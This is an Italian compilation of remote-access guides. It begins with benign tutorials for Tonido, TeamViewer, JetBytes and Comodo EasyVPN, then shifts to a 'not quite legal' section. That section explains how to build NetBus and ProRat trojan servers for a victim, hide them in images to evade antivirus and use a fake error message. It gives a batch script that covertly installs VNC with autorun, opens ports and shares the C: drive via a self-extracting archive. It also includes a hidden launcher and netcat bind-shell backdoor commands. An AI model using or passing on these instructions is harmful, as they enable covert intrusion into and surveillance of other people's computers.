Installate le applicazioni, dovremo attivarle. Andiamo in Manage e clicchiamo sui pulsante + in corrispondenza dell'applicazione. Quelle attive saranno poi accessibili dal pannello di sinistra sotto la voce Applications. In seguito potremo avviare, sospendere o rimuovere le varie applicazioni.

Non resta che goderci da remoto il nostro cloud server personale!

Tutte le meraviglie di Tonido Dopo averlo installato sul PC, possiamo aggiungere tante applicazioni gratuite per gestire al meglio i nostri file anche quando non siamo in casa. Ecco alcuni esempi di cosa possiamo farci:

*) ***ACCESSO VIA BROWSER***

Tonido ci fornisce un indirizzo URL univoco del tipo http://nomeutente.tonidoid.com che possiamo utilizzare per accedere ai file presenti sul computer di casa da un qualsiasi PC collegato ad Internet Basta avviare il browser, digitare, l'indirizzo Web citato ed eseguire il logìn inserendo la password del nostro account.

*) ***VIDEO IN STREAMING***

Se sul PC di casa abbiamo salvato alcuni video, possiamo visualizzarli in streaming nella finestra del browser. Basta cliccare sul file del filmato per avviarne la riproduzione. Per la visione potrebbe essere necessario aver installato VLC Media Player

*) ***CONDIVIDIAMO LO SCHERMO***

Con Screen Share possiamo condividere lo schermo del PC con amici o colleghi.

Non c'è bisogno di installare alcun plugin come Flash, Java, ActiveX o altro. Basta cliccare Start Sharìng e comunicare alle persone interessate il link mostrato nell'applicazione (con user ID e la password impostata).

*) ***ESPLORA RISORSE***

Dal pannello My Compute a sinistra possiamo scaricare, esplorare, copiare, rinominare o cancellare i file del PC di casa anche a migliaia di chilometri di distanza, "Cliccando sul pulsante con la freccia verso il basso, posta accanto al file, apriamo il menù con le possibili azioni: Download, Rename,Copy, Delete e Add toFàyorites. Cliccando UploadFiles, invece, possiamo caricare da remoto (come le foto della digicàm) nella cartella specificata.

*) ***ASCOLTARE LE COMPILATION MUSICALI***

Cliccando sull'applicazione Jukebox possiamo organizzare e riprodurre i brani musical i che abbiamo sul computer di casa. Per aggiungere i file all'applicazione dobbiamo premere Add e selezionare la cartella in cui li abbiamo salvati. Possiamo poi scorrere le canzoni per avviarne la riproduzione col playèr integrato o creare playlist da richiamare velocemente.Sono supportati i formati MP3, OGG, AAC, FLAC, M4Ae WMA. Possiamo riprodurre in streaming i file musicali, anche dell'Esplora risorse di Tonido.

*) ***SLIDESHOW***

Da Esplora risorse possiamo accedere alle cartelle in cui abbiamo salvato le nostre foto e visualizzarle a distanza con simpatiche presentazioni. Tutto quel che dobbiamo fare è spostarci nel tab Gallery e cliccare Slideshow.

*)***CONDIVIDIAMO I FILE PERSONALI***

Webshare consente di condividere documenti e file con chiunque, basta selezionare la cartella da condividere, specificare uno o più account a cui concedere l'accesso e comunicare alla persona che dovrà scaricare il file l'indirizzo Web indicato in Webshare (con le credenziali per accedere dal browser).

*) ***SCARICHIAMO DAL P2P***

Con l'applicazione Torrent possiamo mettere a scaricare un file dalla rete BitTorrent ovunque ci troviamo e gestirne il download da remoto.

Per aggiungere un file a quelli da scaricare clicchiamo New, premiamo Sfoglia e selezioniamo il file .torrent.In Download Location scegliamo la cartella in cui salvare i download e premiamo Submit. I file scaricati potranno poi essere gestiti con Esplora risorse di Tonido.

*) ***BACKUP***

Questa applicazione permette di pianificare backup automatici delle cartelle archiviate nel computer di casa, da qualsiasi posto ci troviamo. Possiamo, ad esempio, programmare una copia di sicurezza periodica della cartella Documenti. Per creare un nuovo backup basta cliccare New e seguire la procedura guidata.

*)***UN BLOG PRIVATO***

Tonido Thots è una specie di blog privato che possiamo utilizzare per memorizzare note, segnalibri video dal Web e altri tipi di informazioni. Quel che

digitiamo viene salvato sul PC di casa e potremo accedervi in ogni momento. Possiamo organizzare le note per categorie e, se lo desideriamo, renderle pubbliche attraverso un link URL.

*) ***SEARCH***

Permette dì trovare facilmente i file del PC dì casa quando non ricordiamo i l percorso in cui lì abbiamo salvati. Con Advanced Search possiamo specificare dove eseguire la ricerca e filtrare i risultati in base alla data di modifica e alla dimensione del file.

*) ***ANCHE DAL TELEFONINO!***

Possiamo accedere a Tonido,. presente sul PC di casa, anche da uno smartphone, installando semplicemente l'applicazione Tonido scaricabile gratuitamente dai vari store delle piattaforme mobile. È disponibile infatti per iOS, Androide-Windows Phone 7 e BlackBerry. Dal telefonino potremo navigare tra le cartelle, scaricare i vari file,ascoltare in streaming i brani musicali e visualizzare le gallerie fotografiche.

TeamViewer

Con una pendrive controlli da remoto il computer senza impazzire con le impostazioni del router.

Attiviamo la condivisione

Per accedere da remoto a file e cartelle presenti sul PC, è necessario che queste siano condivise. Per farlo è sufficiente cliccarci sopra col tasto destro e scegliere Proprietà. Spostiamoci nella scheda Condivisione e clicchiamo Condividi (Applica).

1) Una portable sul PC…

Creiamo la cartella TeamViewer sul Desktop e al suo interno estraiamo il file TeamViewerPortable.zip Clicchiamo col tasto destro su TeamViewer.exe e selezioniamo Esegui come amministratore: prendiamo nota dei dati di accesso (ID e Password) e lasciamo acceso il PC.

2) … e l'altra sulla chiavetta

Copiamo la cartella TeamViewer (Passo 1) anche sulla nostra pendrive USB. Fuori casa, colleghiamo la chiavetta al PC da usare per la connessione remota (quello dell'ufficio o di un Internet Point) e avviamo TeamViewer.exe. Spuntiamo Trasferimento di file, digitiamo l' ID del PC (Passo 1) e clicchiamo Collegamento con l'interlocutore. Scriviamo anche la Password e premiamo Invio.

3) Cartelle locali e remote

La finestra Trasferimento file è divisa in due sezioni: a sinistra troviamo le cartelle del PC sul quale stiamo operando; a destra le unità del PC remoto. Navighiamo nelle directory per selezionare il file da inviare (o ricevere) e clicchiamo Invio (o Ricevi) per eseguire il trasferimento dei file. Questa funzione è comoda per prelevare documenti o trasferire le foto della digicam sul PC di casa.

4) Controllo totale a distanza

Per gestire il PC come se fossimo seduti alla sua scrivania, eseguiamo Team-Viewer e scegliamo l'opzione Controllo remoto. Digitiamo l'ID del PC di casa e premiamo Invio: inserendo la Password e confermando con Invio si aprirà una finestra che mostra il Desktop del computer remoto. Avremo così la possibilità di eseguire file e applicazioni (eMule, µTorrent ecc.) anche a distanza.

Trasferire senza perdere tempo con JetBytes

Scambiarne file, anche di grosse dimensioni,con un amico, senza intermediari
C'è un modo semplicissimo, veloce e sicuro, per trasferire un file di qualsiasi dimensione ad un amico: possiamo usare JetBytes, strumento disponibile alla pagina http://jetbyies.com, che consente di selezionare un documento sul proprio hard disk e generare un link che il destinatario dovrà usare per il download.
Con JetBytes il trasferimento è diretto, dal proprio computer a quello dell'amico: il servizio crea un "canale" tra i due PC ma non memorizza il file su alcuna postazione online. Questo garantisce anche una certa sicurezza per l'invio di documenti riservati, dato che dopo il download il link generato da JetBytes non sarà più valido. Unica richiesta di questo servizio è che,dovendosi creare un canale tra i due PC, sia il mittente che il destinatario devono essere connessi nello stesso momento. Insomma, con questo strumento sappiamo finalmente come inviare "al volo" qualsiasi file all'amico online, senza preoccuparci si installare altre applicazioni o effettuare registrazioni.
Selezioniamo il file JetBytes è semplice ed intuitivo, alla portata di tutti.
Per inviare un file basta selezionarlo sul proprio hard disk!

SEMPLICE ED IMMEDIATO
Aprendo la pagina Web di JetBytes si nota subito quanto il servizio sia semplice: per selezionare il file da inviare dobbiamo soltanto premere Sfoglia. La nota nella pagina principale dice che il servizio è sperimentale, ma JetBytes è comunque sicuro e perfettamente funzionante!
IL FILE DA TRASFERIRE
A questo punto possiamo selezionare il file da trasferire, utilizzando la solita finestra di esplora risorse di Windows. JetBytes consente di inviare un solo file alla volta,ma possiamo trasferirne più di uno creando un pacchetto compresso con WinZip o WinRar.
Pronti per i! trasferimento?
Dopo avere selezionato il file da trasferire, JetBytes genererà il link da inviare all'amico, grazie al quale potrà avviare il download
ECCO IL LINK
Premendo Apri nella finestra Scegliere file, torniamo alla finestra di JetBytes, che genererà un link da usare per ìl download. Il link, che si trova nella casella in basso, può essere copiato in memoria selezionandolo interamente ed
usando i tasti Ctrl+C.

SUL PC DEL DESTINATARIO
I link precedentemente copiato in memoria possiamo inviarlo via e-mail (incollandolo con Ctrl+V) al destinatario, che nella casella di posta troverà un messaggio con il codice per il download. Gli basterà cliccare sul link, direttamente dalla casella di posta, per avviare il prelievo del file.
SI AVVIA IL DOWNLOAD .
A questo punto sul PC del destinatario si aprirà una finestra di JetBytes, e si avvierà automaticamente la finestra Download del file: sarà sufficiente cliccare sul pulsante Salva per scaricare il file sul PC. Cliccando su Apri sarà possibile vedere il contenuto del documento, senza scaricarlo.
DI NUOVO SUL PC DEL MITTENTE!
Sul nostro computer, mentre l'amico sta scaricando il file, vedremo una barra di progresso che ci indica a che punto è il download. Fino a trasferimento completato non possiamo spegnere il PC o chiudere la finestra di JetBytes,
ma possiamo svolgere altre operazioni senza problemi.
UNA PICCOLA PROVA
Al termine del download, il link generato per il prelievo del file sarà annullato da JetBytes, anche perché i dati trasferiti non sono memorizzati su alcun server online.Provando dal PC del destinatario a riattivare il link, infatti, JetBytes avviserà che questo non è più valido.

COMODO EasyVPN: Crea una rete virtuale privata

Ecco come predisporre un canale di comunicazione sicuro per accedere attraverso Internet a dati e funzioni del PC fisso.
Comodo EasyVPN: un software gratuito e facilissimo da usare (nonostante l'interfaccia solo in inglese) che consente di predisporre reti VPN (Virtual Private Networking) con pochi clic del mouse. Disponendo di una Virtual Private Network (VPN) è possibile scambiare file, condividere stampanti e, più in generale, accedere alle risorse come se ci si trovasse in una rete locale anche in caso le workstation siano fisicamente collocate a chilometri di distanza l'una dall'altra. Questo significa, ad esempio, che è possibile aggregare alla rete dell'ufficio anche la postazione di casa (o viceversa), oppure realizzare una rete "locale" permanente con gli amici anche quando i calcolatori sono ubicati presso diverse abitazioni. Tutti i dati in transito sono crittografati, e la partecipazione alla rete può essere riservata tramite l'imposizione di una password. Non è necessario modificare alcun parametro sul router o nella configurazione della rete: una volta installato il programma sui PC e configurato il tutto tramite pochi clic, semplicemente funziona. L'applicazione è liberamente utilizzabile in ambiti non-commerciali ed è compatibile con tutte le versioni del sistema operativo Microsoft, da Windows XP in avanti. Il file è unico per tutte le generazioni di Windows, ma notate che uno è compatibile con le declinazioni a 32 bit, mentre l'altro con quelle a 64 bit. Una volta ottenuto il file,lanciatelo sul primo PC che dovrà far parte della vostra

rete: la fase di setup si conclude con poche cliccate sui pulsanti Next ed Install. L'ultima schermata propone di avviare il programma: un clic su fine e saremo chiamati a scegliere se inserire un chiave di licenza professionale, oppure proseguire con l'uso personale. Premete Close e vi ritroverete davanti alla schermata principale dell'applicazione. Cliccate sul grande pulsante Register a new account compilate il modulo con i dati richiesti (è importante utilizzare un indirizzo mail reale) e completate con Register . Aprite ora la casella di posta indicata e dovreste trovare un'email proveniente da Comodo Unite Service: cliccate sul link di attivazione. Tornati al programma, spuntate le tre caselle di controllo Rememberme, Remembermy password e Sign me in automatically ed accedete al servizio cliccando Sign me in. Cliccate ora sulla voce di menu Networks/Create New Network e digitate il nome che desiderate assegnare alla vostra VPN nel campo Network name. Qualsiasi cosa va bene, ma ricordate che questa sarà la stringa da utilizzare su tutti i PC da aggregare: mantenetela semplice. Similmente, proteggete l'accesso con una parola d'ordine facile da ricordare ma robusta: digitatela nel campo Password. Sincerativi che Enable VPN sia attivo e confermate: la vostra nuova rete sarà predisposta ed il computer corrente ne farà già parte.
Il più è fatto:passiamo ora a lavorare su tutti gli altri sistemi che dovranno fare parte della stessa rete.

CONFIGURIAMO LA RETE

Passiamo ora ad installare e configurare il software su tutti gli altri sistemi che dovranno scambiare dati fra loro. Ripetete la stessa, identica procedura di installazione e configurazione vista poco fa. Registrate un account distinto, utilizzando un indirizzo email differente per ogni computer che deve partecipare alla VPN: in caso contrario, eseguendo log-in da una postazione causerà il log-out di quella precedentemente connessa. Questa volta, invece di creare una nuova VPN come visto in precedenza, seguite Networks/Join a Network ed inserite direttamente il nome della rete e la relativa password scelti contestualmente alla creazione della stessa sull'altro computer. Con pochi clic di conferma, i vostri sistemi dovrebbero essere in grado di "vedersi", e saranno elencati reciprocamente nelle rispettive finestre schede Networks di Comodo EasyVPN

CONDIVIDERE FILE E STAMPANTI

Presupposto di aver configurato tutto per condividere le risorse in rete locale, aprite come di consueto Risorse di rete e, con qualche secondo di ritardo rispetto quanto siete abituati lavorando in LAN, dovreste poter "vedere" l'altro PC ed accedere ai file condivisi ed alle eventuali stampanti, proprio come al solito. Se così non fosse, aprite Risorse dei Computare quindi digitate \\nome-computer-remoto per "forzare" un collegamento esplicito. Ricordate soltanto che, poiché siete collegati mediante Internet, le velocità di trasferimento sono estremamente più ridotte rispetto a quelle a cui siete abituati in LAN.

CONTROLLO A DISTANZA

Nulla vieta di sfruttare il "canale" VPN per prendere il controllo dei vari sistemi tramite VNC oppure Desktop Remoto. Comodo EasyVPN offre però uno strumento integrato che consente di raggiungere lo stesso obbiettivo con la massima semplicità. La caratteristica è già parzialmente attiva per impostazione predefinita, ma è configurata in modo che sia necessaria l'esplicita approvazione da parte dell'utente seduto davanti al PC del quale si desidera assumere il controllo prima di procedere. Come? evidente, quindi, il tutto funziona adeguatamente solo per sessioni di assistenza remota: se però volete accedere ad un computer non-presidiato (il vostro personale di casa mentre siete in ufficio, ad esempio), è necessario fare una piccola variazione.

ABILITARE IL "SERVER"

Sul PC che desiderate utilizzare da remoto in seguito, selezionate la voce di menu Tools / Options, quindi portatevi nel gruppo di opzioni Desktop Control e cliccate sul pulsante Configura... Nella finestra di dialogo, premete Add, spostatevi alla scheda Network, individuate l'utente che utilizzerete per l'accesso, spuntate la casella di controllo corrispondente e confermate con Add . Selezionate ora il nuovo elemento dalla lista e, poco sotto, scegliete la seconda preferenza, ovvero quella che recita Allow automatic remote access. Dal menu a tendina attivatosi poco sotto, cliccate Password only e proseguite con una cliccata sul pulsante Password. A questo punto, scegliete una parola d'ordine a piacere: sarà quella che dovrete fornire in seguito per "entrare". Confermate ripetutamente e tutto è pronto.

COLLEGARSI DAL CLIENT

Spostatevi ora sul PC che volete impiegare "fisicamente"per accedere alla vostra macchina remota. Dall'interfaccia di Comodo EasyVPN individuate il PC remoto e fatevi clic con il pulsante destro del mouse. Dal menu, scegliete Desktop Control. Vi verrà richiesta la password scelta in precedenza ed il gioco è fatto.

MESSAGGISTICA ISTANTANEA

Comodo EasyVPN è dotato di un componente integrato che consente di scambiare messaggi e chattare in stile Windows Live Messenger fra i nodi connessi ad una determinata rete . Per inviare un messaggino è sufficiente aprire il menu contestuale del contatto desiderato e selezionare la voce Chat. Agendo sul menu contestuale di una intera rete, invece che su quello di uno specifico contatto, aprirete una "chat room" con tutti gli utenti che ne fanno parte.

PARTECIPARE A PIÙ RETI
Generalmente, un PC farà parte di una sola VPN: la vostra personale, creata all'inizio della presente guida. Nulla vieta però di aggregare il calcolatore a più reti, come, ad esempio, quella che avete creato con i vostri amici.
Per farlo, seguite nuovamente le istruzioni per l'aggregazione già dettagliate in precedenza impiegando, questa volta, le credenziali d'accesso per la seconda VPN. Non volete più far parte di una determinata rete? Nulla di più semplice: cliccate sul pulsante destro sul nome della stessa e selezionate Disable VPN, per interrompere in maniera provvisoria la connettività, oppure Leave Network per abbandonarla definitivamente.

Remote Desktop Access_

CONTROLLO REMOTO

Metodi (*non proprio)* legali

Cos'è una backdoor?
Una "porta di servizio" che permette l'amministrazione remota del computer. In genere dopo aver ottenuto l'accesso al computer l'hacker ha la necessità di tornare nel sistema in modo più agevole, oppure ha bisogno di un'interfaccia a linea di comando (shell) con la quale poter agire comodamente.
Questi programmi permettono di avere il pieno controllo di un PC remoto. Alla loro nascita consistevano in semplici "porte secondarie" (come dice il nome stesso), che i programmatori lasciavano aperte per accedere al loro lavoro e apportarvi delle modifiche.

Generalmente sono costituiti da due parti: il **Client e il Server**. Il server (la parte di programma da installare sul sistema vittima), quando viene eseguito, apporta delle modifiche al registro di sistema in modo da essere avviato ad ogni sessione e si mette in ascolto su una determinata porta; solitamente è di piccole dimensioni e la sua esecuzione è invisibile all'utente. Il client, invece, è installato sulla macchina "dell'aggressore". Questa applicazione (come già detto, pienamente conforme all'interfaccia "user friendly" tipica di Windows) permette di comunicare con il server. Esistono centinaia di Back Door ma, grossomodo, la maggior parte tende ad avere le caratteristiche delle tre più famose (ed utilizzate): Net Bus, Back Orifice, Sub Seven.

Il Netbus 2 pro

è diverso dalle versioni precedenti fatte da una interfaccia a bottoni e due programmi (uno client l'altro server), infatti la versione 2 è fatta da vari menù e

due programmi uno client e l'altro per creare un file server eseguibile. Per creare un file eseguibile bisogna andare sul menù file del programma client e al posto di local server mettere exe server.
L'ultima release del netbus e' la 2.0. Sostanzialmente e' un upgrade della version 1.7, aggiungendo le caratteristiche tipiche dei programmi windows (Icone, scelta a scalare ecc...). Vediamo le principali cararatteristiche:

- Dopo un primo approccio,osserviamo che la porta Default e' la 20034, ma che sarà possibile cambiare, con semplici passi.

  - Altra caratteristica,che il prg server,ora si può configurare a nostro piacimento, vediamo come:

Configurazione server

La fig (1),rappresenta in definitiva una sorta di netbuster,cioe' indica gli ip connessi con il nostro server.Cliccando su "Setting" ,si aprira' la finestra in figura (2),da qui potremo scegliere:

-Accept Connection =Il server accetta la connessione da parte di un client
-Run on Port = Porta default utilizzata dal client per lavorare.Quest'ultima e al 20034 ma la potremo cambiare.
-Password = Set password,lasciando in bianco ogni utente puo' entrare liberamente senza bisogno di alcuna autorizzazione.
-Visibility of Server = Indica la visibilita' del server.Potrete scegliere tre Opzioni:

*)Fully visible = Pienamente visibile
*)Minimiza as TrayICon= Minimizza come icona sul desktop
*)Only in tasklist = Visibile solamente in task List.La task list e' la lista di avvio che ha windown 95/98/NT.Premi ctrl+alt+Canc,vedrai la lista completa di programmi attivi.

*)Invisible Mode = Mode invisibile con sistemi 95/98.
-Access mode = Tramite le opzioni potrete decidere il livello di accesso che puo' avere un client:
*)Basic Access = Accede alle funzioni base.
*)Spy mode access = Mode in accesso spia.Consente una visualizzazione di parte delle funzioni.
*)Full access = Il server da l'accesso a tutte le funzioni.
-Autostart every Windows Session = Fa partire il prg Server ogni qualvolta che windows si avvia.
-Log Communication = Crea un log del server in connessione.

Configurazione client

Il client e' in sostanza il prg che ci permette di connetterci con il server. A differenza della versione 1.7,ora ci sono funzioni aggiuntive di grandi utilità:

-File = Da qui poteremo scegliere:
*)LOgBook = Log Connessioni
*)Setting = Da qui potrete settare il Network.Dal menu' <Generale>,la lingua e la directory del netbus,nonche' se comprimere i file quando trasferiti. -<Network>,Selezionando la prima opzione non si attiva un proxy.Con la seconda lo attiviamo,impostando i set di configurazione.
*)Server Setup = Opzioni descritte nella configurazione Server
*)Exit = Esci dal programma
-Host = Finestra

*)Connect = Avvia la connessione con l'host selezionato (fIG 3)
*)Disconnect = Disconnetti la connessione con l'host selezionato (fIG 3)
*)New = Add host Vedi (Fig 4)
*)Remove = Rimuovi ip selezionato
*)Edit.. = Edita l'ip selezionato
*)Find = Scansione per trovare host infetti. Inserisci un ip d'inizio e un ip di fine,la porta e lascia inalterato il sock.
*)Scheduler = E' un opzione che ti permette di decidere tramite uno script quando effettuare una connessione con host diversi.

- Control = Nel control ci sono tutte le opzioni utili.
*)Server Admin --> Restrict Access = Cliccando con il tasto destro potrete aggiungere ip che potranno connettersi con voi
*)Host info ,potrete vedere le pass di sistema (solo per windows 95/98,non lavora x windows NT) .
*)Registry Manager ,permette di gestire il registro di configurazione.

Le icone rappresentate sono shortcuts per una più semplice consultazione!!!!.

Prorat v1.9, Backdoor per acceso remoto in un pc

OCCORRENTE

1) Il backdoor(Prorat)
2) Avere l'ip della vittima trovandolo utilizzando la specifica funzione del nostro prorat oppure attraverso MSN o con dei portscanner io consiglio Angry ip Scan molto facile da usare.

Dopo aver scaricato il Backdoor iniziamo con unzippare il file compresso all'interno di una cartella utilizzando la password pro e successivamente apriamo l'exe quello con l'icona del cavallo.
Impostiamo la lingua italiana e generiamo il Server,che dovrà essere inviato alla vittima che di conseguenza sarà infettata.
Dunque ora spuntiamo la casella Use the mail notification inserendo quella nostra in modo tale che quando la vittima aprirà il server ci arriverà il suo ip sull'indirizzo di posta utilizzato(dovrebbe).Poi andiamo avanti su Regolazioni generali.
Succesivamente impostiamo il tutto come di default
E inseriamo un messaggio d'errore a cavolo, Per esempio: Invalid Memory Block Addres sempre meglio se in inglese Ci si casca piu facilmente!.. Fatto ciò andiamo su Binding With Lima

Attraverso questa operazione sara possibile legare il server a un file .exe a un'immagine….in modo tale che non sarà riconosciuto tanto facilmente dagli antivirus…Se decidiamo di legarlo ad un'immagine leviamo il messaggio d'errore perchè un'immagine non ha un messaggio d'errore ..Per finire andiamo

su server icona e scegliamo l'icona che avrà il nostro server…infine clicchiamo genera server
Andiamo dove abbiamo unzippato ProRat..e.. un Icona Nuova!!! server.exe

NON APRIAMOLO..

Questo sarà il server da inviare alla vittima

Come usufruire del server e le principali Funzioni

Dunque dopo aver inviato il server alla vittima, ed assicurarci che l'abbia aperto andiamo a vedere l'email..e se c è arrivato il suo ip vuol dire che è stato lanciato…fatto ciò prendiamo l'ip e inseriamolo nel programma clicchiamo su connettere e ……siamo dentro !!
Ora abbiamo pieno possesso del suo PC!

PC INFORMAZIONE:
Ci da informazioni sul PC
Versione di windows/linux utilizzata
Potenza,Nome computer, ecc ecc

MESSAGGIO:
Si può fare apparire dei messaggi
Sul monitor della vittima, ma non è
consigliabile potrebbe insospettirsi!

CHIACCHIERARE:
Si fa apparire una chat style matrix
Sul PC della vittima dal quale non si può uscire
E si entra in una conversazione con la vittima
Nemmeno questo è consigliabile..

IEXPLORER
Si ottengono informazioni sul browser internet explorer

PANNELLO DI CONTROLLO
Si può accedere a diverse opzioni del PC

WHAT COMICS :
Con questa opzione si può fare piccoli scherzi alla vittima aprire CD-ROM, Bloccare Mouse ecc..ec..

Accesso in remoto tramite il noto programma VNC.

Prima di tutto scaricate ULTRAVNC dopo di ciò aprite il blocco note e mettete il seguente codice:

CODICE

```
@echo off
netsh firewall add portopening TCP 5900 PORTAWEB
netsh firewall add portopening TCP 139 PORTAWEB
net share disco=C:\
netsh firewall add allowedprogram program= C:\winvnc.exe  name=
mqdsmode=enablescope=all profile=all
@echo off
REG ADD HKEY_CURRENT_USER\Software\ORL
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
AutoPortSelect /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
BlackAlphaBlending /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
BlankMonitorEnable /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
CaptureAlphaBlending /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
DefaultScale /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
FileTransferEnable /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
FTUserImpersonation /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
HTTPConnect /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v Idle
Timeout /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
InputsEnabled /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
LocalInputDisabled /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v LockSetting
/t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
OnlyPollConsole /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
OnlyPollOnEvent /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v Password /t
```

```
REG_BINARY /d F3268FE776CDFF8A /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
PollForeground /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
PollFullScreen /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
PollUnderCursor /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
QueryAccept /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
QuerySetting /t REG_DWORD /d 2 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
RemoveWallpaper /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
SocketConnect /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
UseDSMPlugin /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v
XDMCPConnect /t REG_DWORD /d 0 /f
REG ADD
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v
Winvnc /t REG_SZ /d "C:\winvnc.exe"
@start c:\winvnc.exe
exit
```

Adesso salvatelo con estensione .bat (come potete notare nel codice batch ho messo pure il comando per aprire la porta 139 e per condividere il disco C:\) Poi mettete il file.bat e il server winvnc.exe con vnchooks.dll in un archivio AUTOESTRAENTE che dovrà estrarre i file in C:\ e che dovrà lanciare in automatico il file.bat e di conseguenza lancerà il server. (@start C:\winvnc.exe) (Potete compilare il file.bat in modalità ghost per non dare sospetti...)Infine aprite il vostro client (vncviewer) inserite l'ip della vittima e il gioco è fatto.

Per creare archivi autoestraenti con Iexpress: vedere punto 5 Pag.17

Per eseguire programmi in modalità nascosta possiamo realizzare un *Launcher*, ossia un programma che esegua la nostra applicazione in maniera invisibile; ovviamente nell'operazione pianificata dovremmo impostare l'esecuzione del Launcher (e non direttamente il programma)

Il Launcher si può scrivere in tre righe di Visual Basic, utilizzando l'istruzione Shell:

```
Private Sub Form_Load ()
Form1.visible = False
Shell ("nomeprogramma.exe"), vbHide
```

```
    Unload Form1
    End Sub
```

Creiamo l'eseguibile, denominiamolo NomeLauncher.exe e copiamolo nella cartella Windows dell'host remoto (dove avevamo precedentemente posizionato nomeprogramma.exe).

Ora andiamo a creare la nostra operazione pianificata nella stessa maniera di prima, ma come comando da eseguire impostiamo nomeLauncher.exe. (Ricordiamoci ancora di impostare l'esecuzione un minuto avanti all'orario corrente).

Così viene eseguito il Launcher (in modalità nascosta) che a sua volta esegue il programma (anch'esso in modalità nascosta). E noi abbiamo la nostra shell "spawned" nascosta senza disturbare l'utente dell'host.

NETCAT: il coltellino svizzero delle reti

Netcat è un programma open source a riga di comando di comunicazione remota, utilizzabile sia col protocollo TCP sia col protocollo UDP. **Netcat** è uno strumento potentissimo, molto versatile, che vi permetterà, ad esempio, di creare delle applicazioni di tipo client server con dei semplici script di shell. Vediamo come funziona. Quando accediamo alle condivisioni di un altro PC in LAN (\\IndirizzoPC), il protocollo SMB *(*ossia *Condivisione file e stampanti per Reti Microsoft)* ci permette di esplorare il contenuto delle cartelle condivise e di copiare/aprire gli oggetti che sono condivisi.

Creare una backdoor con Netcat

Cos'è una backdoor?
Una "porta di servizio" che permette l'amministrazione remota del computer.
In genere dopo aver ottenuto l'accesso al computer l'hacker ha la necessità di tornare nel sistema in modo più agevole, oppure ha bisogno di un'interfaccia a linea di comando (shell) con la quale poter agire comodamente.
In questo articolo vediamo come collegare a netcat in ascolto su di una porta Tcp la shell di sistema.

Per attivare netcat come backdoor usiamo il seguente comando sul computer da attaccare:

```
nc -l -p 9999 -vv -e cmd.exe
```

Vediamo nel dettaglio. Il parametro -l dice a netcat di “ascoltare” sulla porta Tcp indicata dal parametro -p, in questo caso 9999 (valore arbitrario). Il cuore della tecnica è il parametro -e, che seguito da cmd.exe istruisce netcat a eseguire (-e ovvero exec) il comando specificato (cmd.exe, la shell di Windows) veicolando l’input/output attraverso netcat stesso.

Come ci si collega ad un host su cui è stata messa questa backdoor? Ma naturalmente con netcat!
Se il computer sotto controllo ha come indirizzo Ip 192.168.0.1, otterremo l’accesso remoto con il comando:

nc 192.168.0.1 9999 -vv

ci troveremo di fronte al prompt dei comandi di Windows; solo che questo prompt non è della nostra macchina, ma quello della macchina remota!
Per uscire dalla backdoor basta semplicemente digitare exit e la connessione si chiude. E qui c’è un problema.

Una volta chiusa la connessione in netcat remoto smette di ascoltare, semplicemente termina l’esecuzione; quindi non sarà più possibile collegarsi da remoto. Per aggirare questo problema ci viene in soccorso il parametro -L.

nc -L -p 9999 -vv > trojan <– notare la L maiuscola al posto di -l

Il parametro -L istruisce netcat a mantenere aperta la porta e restare in ascolto anche quando il programma eseguito con il comando -e viene interrotto. Così si potrà entrare e uscire dal sistema a piacere.

Un avvertimento necessario: questa tecnica è pericolosissima! Aprire una backdoor in questo modo, aprire una shell senza la protezione di una password è quasi un suicidio, significa spalancare una porta del sistema a chiunque. Se lo fate su un vostro sistema, se proprio dovete farlo, fatelo per periodi brevissimi e su porte non standard o non facilmente intuibili (9999 e 12345 non vanno benissimo).

Con Netcat controlli e gestisci al meglio i PC della tua rete

Con questo articolo voglio spiegarvi un trucco per poter non solo esplorare le risorse condivise, ma eseguire anche comandi e avviare programmi su un altro host nella propria LAN, sfruttando lo stesso protocollo.

Beh... fino a qui parecchi possono pensare che la cosa sia simile a VNC o Desktop Remoto, ma il vantaggio di questo procedimento sta nel fatto che **non è**

necessario né installare né configurare nulla sul PC da controllare: in parole povere si fa tutto "da remoto", senza lasciar traccia ed in maniera più "silenziosa" del Desktop Remoto.

L'unica cosa necessaria sono i privilegi di Amministratore.

